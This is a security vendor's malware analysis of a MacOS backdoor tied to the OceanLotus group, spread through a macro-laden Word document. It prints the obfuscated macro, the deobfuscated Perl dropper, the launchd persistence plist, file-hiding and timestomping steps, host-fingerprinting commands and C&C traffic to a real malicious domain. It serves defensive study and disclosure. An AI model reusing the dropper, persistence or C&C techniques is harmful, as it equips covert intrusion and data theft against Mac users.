New MacOS Backdoor Linked to OceanLotus Found

Posted on: April 4, 2018 at 9:00 am **Posted in:** Targeted Attacks
Author: Jaromir Horejsi (Threat Researcher)


We identified a MacOS backdoor (detected by Trend Micro as OSX_OCEANLOTUS.D) that we believe is the latest version of a threat used by OceanLotus (a.k.a. APT 32, APT-C-00, SeaLotus, and Cobalt Kitty). OceanLotus was responsible for launching targeted attacks against human rights organizations, media organizations, research institutes, and maritime construction firms. The attackers behind OSX_OCEANLOTUS.D target MacOS computers which have the Perl programming language installed.

The MacOS backdoor was found in a malicious Word document presumably distributed via email. The document bears the filename *"2018-PHIẾU GHI DANH THAM DỰ TĨNH HỘI HMDC 2018.doc,"* which translates to *"2018-REGISTRATION FORM OF HMDC ASSEMBLY 2018.doc."* The document claims to be a registration form for an event with HDMC, an organization in Vietnam that advertises national independence and democracy.

Featured Stories

- systemd Vulnerability Leads to Denial of Service on Linux
- qkG Filecoder: Self-Replicating, Document-Encrypting Ransomware
- Mitigating CVE-2017-5689, an Intel Management Engine Vulnerability
- A Closer Look at North Korea's Internet
- From Cybercrime to Cyberpropaganda

Security Predictions for 2018



Attackers are banking on network vulnerabilities and inherent weaknesses to facilitate massive malware attacks,

Figure 1. Graphic used by the malicious document

Upon receiving the malicious document, the user is advised to enable macros. In our analysis, the macro is obfuscated, character by character, using the decimal ASCII code. This is shown in the figure below.

```
sLine11 = ChrW(115) + ChrW(121) + ChrW(115) + ChrW(116) + ChrW(101) + ChrW(109) + ChrW(40) + ChrW(34) + ChrW(92) +
ChrW(70) + ChrW(105) + ChrW(108) + ChrW(101) + ChrW(47) + ChrW(119) + ChrW(111) + ChrW(114) + ChrW(100) + ChrW(47)
) + ChrW(100) + ChrW(92) + ChrW(34) + ChrW(32) + ChrW(38) + ChrW(34) + ChrW(41) + ChrW(59) + ChrW(10)
sLine12 = ChrW(115) + ChrW(108) + ChrW(101) + ChrW(101) + ChrW(112) + ChrW(40) + ChrW(49) + ChrW(41) + ChrW(59) +
sLine13 = ChrW(115) + ChrW(121) + ChrW(115) + ChrW(116) + ChrW(101) + ChrW(109) + ChrW(40) + ChrW(34) + ChrW(114)
ChrW(121) + ChrW(115) + ChrW(116) + ChrW(101) + ChrW(109) + ChrW(34) + ChrW(41) + ChrW(59) + ChrW(10)
sLine14 = ChrW(115) + ChrW(121) + ChrW(115) + ChrW(116) + ChrW(101) + ChrW(109) + ChrW(40) + ChrW(34) + ChrW(114)
 ChrW(110) + ChrW(34) + ChrW(41) + ChrW(59) + ChrW(10)
sLine = sLine0 + sLine1 + sLine2 + sLine3 + sLine4 + sLine5 + sLine6 + sLine7 + sLine8 + sLine9 + sLine10 + sLine1

            system (ChrW(101) + ChrW(99) + ChrW(104) + ChrW(111) + ChrW(32) + ChrW(39) + sLine + ChrW(39) + ChrW(3
             + ChrW(110) + ChrW(10))
            system (ChrW(112) + ChrW(101) + ChrW(114) + ChrW(108) + ChrW(32) + ChrW(47) + ChrW(116) + ChrW(109) +
```

Figure 2. Code snippet of the obfuscated document

After deobfuscation, we can see that the payload is written in the Perl programming language. It extracts *theme0.xml* file from the Word document. *theme0.xml* is a Mach-O 32-bit executable with a 0xFEEDFACE signature that is also the dropper of the backdoor, which is the final payload. *theme0.xml* is extracted to */tmp/system/word/theme/syslogd* before it's executed.

IoT hacks, and operational disruptions. The ever-shifting threats and increasingly expanding attack surface will challenge users and enterprises to catch up with their security.
Read our security predictions for 2018.

Business Process Compromise

Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, read our Security 101: Business Process Compromise.

Recent Posts

New MacOS Backdoor Linked to OceanLotus Found

Cryptocurrency Web Miner Script Injected into AOL Advertising Platform

ChessMaster Adds Updated Tools to Its Arsenal

Monero-Mining HiddenMiner Android Malware Can Potentially Cause Device Failure

A Closer Look at Unpopular Software Downloads and the Risks They Pose to Organizations

```
#!/usr/bin/perl
use File::Copy;
$pathFolderFile = "/tmp/system";
$pathFile = $pathFolderFile . "/system";
$path = "/Volumes/" . fpdajqfmrc;
$path =~ tr/:/\//;
mkdir($pathFolderFile);
copy($path, $pathFile);
system("unzip " . $pathFile . " -d " . $pathFolderFile);
system("chmod +x \"" . $pathFolderFile . "/word/theme/theme0.xml\"");
move("$pathFolderFile/word/theme/theme0.xml" , "$pathFolderFile/word/theme/syslogd" );
system("\"$pathFolderFile/word/theme/syslogd\"  ++ ");
sleep(1);
system("rm -Rf /tmp/system");
system("rm /tmp/modern");

system (echo 'sline' > /tmp/modern)
system (perl /tmp/modern &)
```

Figure 3. Deobfuscated Perl payload from the delivery document

Dropper analysis

The dropper is used to install the backdoor into the infected system and establish its persistence.

```
setStartup();
dwPID = getpid();
proc_pidpath(dwPID, &szPath, 0x7D0u);
result = remove(&szPath);
```

Figure 4. The main function of the dropper

All strings within the dropper, as well as the backdoor, are encrypted using a hardcoded RSA256 key. There are two forms of encrypted strings: an RSA256-encrypted string, and custom base64-encoded and RSA256-encrypted string.

```
_KEY            db 63h

                db  49h ; I
                db  2Fh ; /
                db  6Eh ; n
                db  22h ; "
                db    0
                db  10h
                db 0FEh
                db  33h ; 3
                db  4Fh ; O
                db  2Fh ; /
                db 0C5h
                db    5
                db 0B2h
                db  11h
                db    3
                db 0BAh
                db  5Bh ; [
                db 0DDh
                db    2
```

Figure 5. Hardcoded RSA256 key showing the first 20 characters

Using the *setStartup()* method, the dropper first checks if it is running as a root or not. Based on that, the *GET_PROCESSPATH* and *GET_PROCESSNAME* methods will decrypt the hardcoded path and filename where the backdoor should be installed. The locations:

- For root user

path: */Library/CoreMediaIO/Plug-Ins/FCP-DAL/iOSScreenCapture.plugin/Contents/Resources/*
processname: *screenassistantd*

- For regular user

path: *~/Library/Spelling/*
processname: *spellagentd*

Subsequently, it implements the *Loader::installLoader* method, reading the hardcoded 64-bit Mach-O executable (magic value 0xFEEDFACF), and writing to the previously determined path and file.

```
if ( Loader::installLoader((Loader *)v4, v3) )
{
  hiddenFile(v4);
  setTimeFile(v4);
}
```

Figure 6. The dropper installs the backdoor, sets its attributes to "hidden", and sets a random file

date and time

When the dropper installs the backdoor, it sets its attributes to “hidden” and sets file date and time to random values using the touch command: touch –t YYMMDDMM “/path/filename” > /dev/null. The access permissions will then be changed to 0x1ed = 755, which is equal to u=rwx,go=rx.

```
__tmp_Loader      dd 0FEEDFACFh
                  db    7
                  db    0
                  db    0
                  db    1
                  db    3
                  db    0
                  db    0
                  db  80h
```

Figure 7. The magic value 0xFEEDFACF that belongs to Mach-O Executable (64 bit)

Methods GET_LAUNCHNAME and *GET_LABELNAME* will return the hardcoded name of the property list “*.plist*” for the root user (*com.apple.screen.assistantd.plist)* and for the regular user (*com.apple.spell.agent.plist)*.

Afterwards, the persistence file will be created in */Library/LaunchDaemons/* or *~/Library/LaunchAgents/* folder. The *RunAtLoad* key will command *launchd* to run the daemon when the operating system starts up, while the *KeepAlive* key will command *launchd* to let the process run indefinitely. This persistence file is also set to *hidden* with a randomly generated file date and time.

```
com.apple.screen.assistantd.plist — Locked
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.screen.assistantd</string>
<key>ProgramArguments</key>
<array>
<string>/Library/CoreMediaIO/Plug-Ins/FCP-DAL/iOSScreenCapture.plugin/Contents/Resources/
screenassistantd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
</plist>
```

Figure 8. Property list with persistence settings

launchctl load /Library/LaunchDaemons/filename.plist > /dev/nul or *launchctl load*

~/Library/LaunchAgents/ filename.plist > /dev/nul will then command the operating system to start the dropped backdoor file at login. The dropper will delete itself at the end of the process.

Backdoor analysis

The main loop of the backdoor has two main functions, *infoClient* and *runHandle*. *infoClient* is reponsible for collecting OS info, submitting this info to its C&C servers (the servers are malicious in nature), and receiving additional C&C communication information. Meanwhile, *runHandle* is responsible for the backdoor capabilities.

```
while ( 1 )
{
  if ( HandlePP::infoClient(dwRandomTimeSleep) )
    HandlePP::runHandle(dwRandomTimeSleep);
  dwTimeSeed = time(0LL);
  srand(dwTimeSeed);
  dwRandomValue = rand();
  dwRandomTimeSleep = (HandlePP *)(dwRandomValue
```

Figure 9. The main functions of the backdoor

infoClient fills up the variables in *HandlePP* class.

```
class HandlePP
{
    std::string pathProcess
    int8        clientID[24]
    std::string strClientID
    int64       installTime
    void        *urlRequest
    int64       timeCheckRequestTimeout
    int8        keyDecrypt[24]
    int         posDomain
    std::string domain
    int         count
}
```

Figure 10. List of variables belonging to the HandlePP class

clientID is an MD5 hash derived from the environment variables, while *strClientID* is a hexadecimal representation of *clientID*. All strings below are encrypted via AES256 and base64 encoding. The *HandlePP::getClientID* method uses the following environment variables:

```
ioreg -rdl -c IOPlatformExpertDevice | awk '/IOPlatformSerialNumber/ { split($0, line, "\""); printf("%s", line[4]); }'
```

Figure 11. Serial number

```
ioreg -rdl -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\""); printf("%s", line[4]); }'
```

Figure 12. Hardware UUID

```
ifconfig en0 | awk '/ether/{print $2}'
```

Figure 13. MAC address

```
uuidgen
```

Figure 14. Randomly generated UUID

For the initial information packet, the backdoor also collects the following:

```
sw_vers -productVersion
```

Figure 15. OS version

Running *getpwuid ->pw_name* , *scutil – -get ComputerName*, and *uname –m* will provide the following returns respectively:

- Mac OSX 10.12.
- System Administrator
- <owner's name>'s iMac
- x86_64

All these data are scrambled and encrypted before sending to the C&C server. The process is detailed below:

1. Scrambling

Class *Parser* has several methods, one for each variable type – *Parser::inBytes*, *Parser::inByte*, *Parser::inString*, and *Parser::inInt*.

```
v18 = Parser::inBytes((Parser *)&v74, &HandlePP::clientID, 0x10);
```

Figure 16. Parser::inBytes method

If *clientID* equals the following sequence of bytes B4 B1 47 BC 52 28 28 73 1F 1A 01 6B FA 72 C0 73, then the scrambled version is computed using the third parameter (0x10), which is treated as a DWORD. Each quadruple of bytes is XOR-ed with it, as shown in example below.

```
B4 B1 47 BC 52 28 28 73 1F 1A 01 6B FA 72 C0 73
XOR
10 00 00 00 10 00 00 00 10 00 00 00 10 00 00 00
=
A4 B1 47 BC 42 28 28 73 0F 1A 01 6B EA 72 C0 73
```

```
v19 = Parser::inByte((Parser *)&v74, v18, '1');
```

Figure 17. Parser::inByte method

When scrambling one byte, the scrambler first determines if the byte value is odd or even. If the value is odd, it adds the byte, along with one more randomly generated byte, to the array. In the case of an even value, the randomly generated byte is added first, followed by the byte being added. In the case above, the third parameter is '1' = 0x31, which is an odd number. This means that it adds byte '1' and one randomly generated byte to the final scrambled array.

```
v22 = Parser::inString((Parser *)&v74, szOSversionString, *((_DWORD *)szOSversionString - 6));
```

Figure 18. Parser::inString method

When scrambling a string, the scrambler generates a 5-byte long sequence. First, it generates one random byte, followed by three zero bytes, one random byte, and finally, the byte with the length of the string. Let's say we want to scramble string 'Mac OSX 10.12.' Its length is 13 = 0x0d, and the two random bytes are 0xf3 and 0x92. The final 5-byte sequence looks like F3 00 00 00 92 0D. The original string is then XOR'ed with the 5-byte sequence.

```
M  a  c     O  S  X     1  0  .  1  2
4D 61 63 20 4F 53 58 20 31 30 2E 31 32
XOR
F3 00 00 00 92 0D F3 00 00 00 92 0D F3
=
BE 61 63 20 DD 5E AB 20 31 30 BC 3C C1
```

Figure 19. Scrambling 'Mac OSX 10.12'

2. Encryption

The scrambled byte sequence is passed onto the constructor of the class *Packet::Packet*, which creates a random AES256 key and encrypts the buffer with this key.

3. Encoding the encryption key

In order for the C&C server to decrypt the encrypted data, the randomly generated AES256 key must be included in the packet along with the encrypted data. However, this key is also scrambled with operation XOR 0x13 followed by ROL 6 operation applied to each byte.

```
v8[nCounter] = __ROL1__(v8[nCounter] ^ 0x13, 6);
```

Figure 20. Function for scrambling AES256 key in the outgoing packet

Some screenshots taken during scrambling and encryption process:




Figure 21. The highlighted bytes represent the scrambled computer info




Figure 22. Randomly generated AES256 key




Figure 23. Scrambled AES256 key (0xC1 XOR 0x13 = 0xD2, 0xD2 ROL 6 = 0xB4) etc.)




Figure 24. Computer info encrypted with AES256 key




Figure 25. Screenshot of the final payload to be sent to C&C server. The scrambled AES256 key is marked green, while the encrypted computer info is marked red. Other bytes are just randomly generated noise.

When the backdoor receives the response from the C&C server, the final payload needs to be decoded again in a similar manner via decryption and scrambling. *Packet::getData* decrypts the received payload and *Converter::outString* descrambles the result.

The received data from the C&C server include the following information:

- *HandlePP::urlRequest* (/appleauth/static/cssj/N252394295/widget/auth/app.css)
- *HandlePP::keyDecrypt*
- *STRINGDATA::BROWSER_SESSION_ID* (m_pixel_ratio)
- *STRINGDATA::RESOURCE_ID*

These data will be later used in the C&C communication, as shown in the Wireshark screenshot below.

```
GET /appleauth/static/cssj/N252394295/widget/auth/app.css HTTP/1.1
Host: ssl.arkouthrie.com
User-Agent: curl/7.11.3
Accept: */*
Cookie: m_pixel_ratio=d3d9446802a44259755d38e6d163e820;

HTTP/1.1 200 OK
Date: Thu, 15 Feb 2018 14:22:29 GMT
Server: Apache
Content-Length: 77
Content-Type: text/html; charset=UTF-8

%6$UG...>....s]....A...GO.,.O._.....V2..%..j...p.....    .R.'...&"g4....h/+)....
```

Figure 26. Communication with the C&C server after the exchange of OS packet info

Meanwhile, the *runHandle* method of the main backdoor loop will call for the *requestServer* method with the following backdoor commands (each command has one byte long code and is extracted by *Packet::getCommand*):

```
dwCommand = (unsigned __int8)Packet::getCommand((Packet *)&pPacket);
```

Figure 27. The getCommand method

The figure below shows the example of two of several possible command codes. Both create one thread, and each thread is responsible for either downloading and executing the file or running a command line program in the terminal:

```
if ( dwCommand == 0xA2 )
{
  v30 = 1;
  v6 = (char *)&ppthread_attr_t;
  pthread_create(&v85, &ppthread_attr_t, (void *(__cdecl *)(void *))respondLoadLunaThread, v45);
  goto LABEL_164;
}
if ( dwCommand == 0xAC )
{
  v30 = 1;
  v6 = (char *)&ppthread_attr_t;
  pthread_create(&v85, &ppthread_attr_t, (void *(__cdecl *)(void *))respondRunTerminalThread, v45);
  goto LABEL_164;
}
```

Figure 28. Commands used for downloading and executing, and running a command in terminal

```
  if ( dwCommand == 0x72 )
  {
    v30 = 1;
    v6 = (char *)&ppthread_attr_t;
    pthread_create(&v85, &ppthread_attr_t, (void *(__cdecl *)(void *))respondUploadThread, v45);
    goto LABEL_164;
  }
}
else if ( dwCommand == 0x23 || dwCommand == 0x3C )
{
  v30 = 1;
  v6 = (char *)&ppthread_attr_t;
  pthread_create(&v85, &ppthread_attr_t, (void *(__cdecl *)(void *))respondDownloadThread, v45);
  goto LABEL_164;
}
```

Figure 29. Commands used in uploading and downloading file

0x33	get file size
0xe8	exit
0xa2	download & execute file
0xac	run command in terminal
0x48	remove file
0x72	upload file
0x23	download file
0x3c	download file
0x07	get configuration info
0x55	empty response, heartbeat packet

Figure 30. Supported commands and their respective codes

Mitigation

Malicious attacks targeting Mac devices are not as common as its counterparts, but the discovery of this new MacOS backdoor that is presumably distributed via phishing email calls for every user to adopt best practices for phishing attacks regardless of operating system.

End users can benefit from security solutions such as Trend Micro Home Security for Mac, which provides comprehensive security and multi-device protection against cyberthreats. Enterprises can benefit from Trend Micro's Smart Protection Suites with XGen™ security, which infuses high-fidelity machine learning into a blend of threat protection techniques to eliminate security gaps across any user activity and any endpoint.

Indicators of Compromise (IoCs)

C&C servers
Ssl[.]arkouthrie[.]com
s3[.]hiahornber[.]com
widget[.]shoreoa[.]com

SHA256
Delivery document (W2KM_OCEANLOTUS.A): 2bb855dc5d845eb5f2466d7186f150c172da737bfd9c7f6bc1804e0b8d20f22a
Dropper (OSX_OCEANLOTUS.D): 4da8365241c6b028a13b82d852c4f0155eb3d902782c6a538ac007a44a7d61b4
Backdoor (OSX_OCEANLOTUS.D): 673ee7a57ba3c5a2384aeb17a66058e59f0a4d0cddc4f01fe32f369f6a845c8f

Related Posts:

- **Backdoor-carrying Emails Set Sights on Russian-speaking Businesses**
- **SYSCON Backdoor Uses FTP as a C&C Channel**
- **October macOS Patch Fixes FAT/USB Vulnerability**
- **OSX Malware Linked to Operation Emmental Hijacks User Network Traffic**

Tags: MacOS backdoor OceanLotus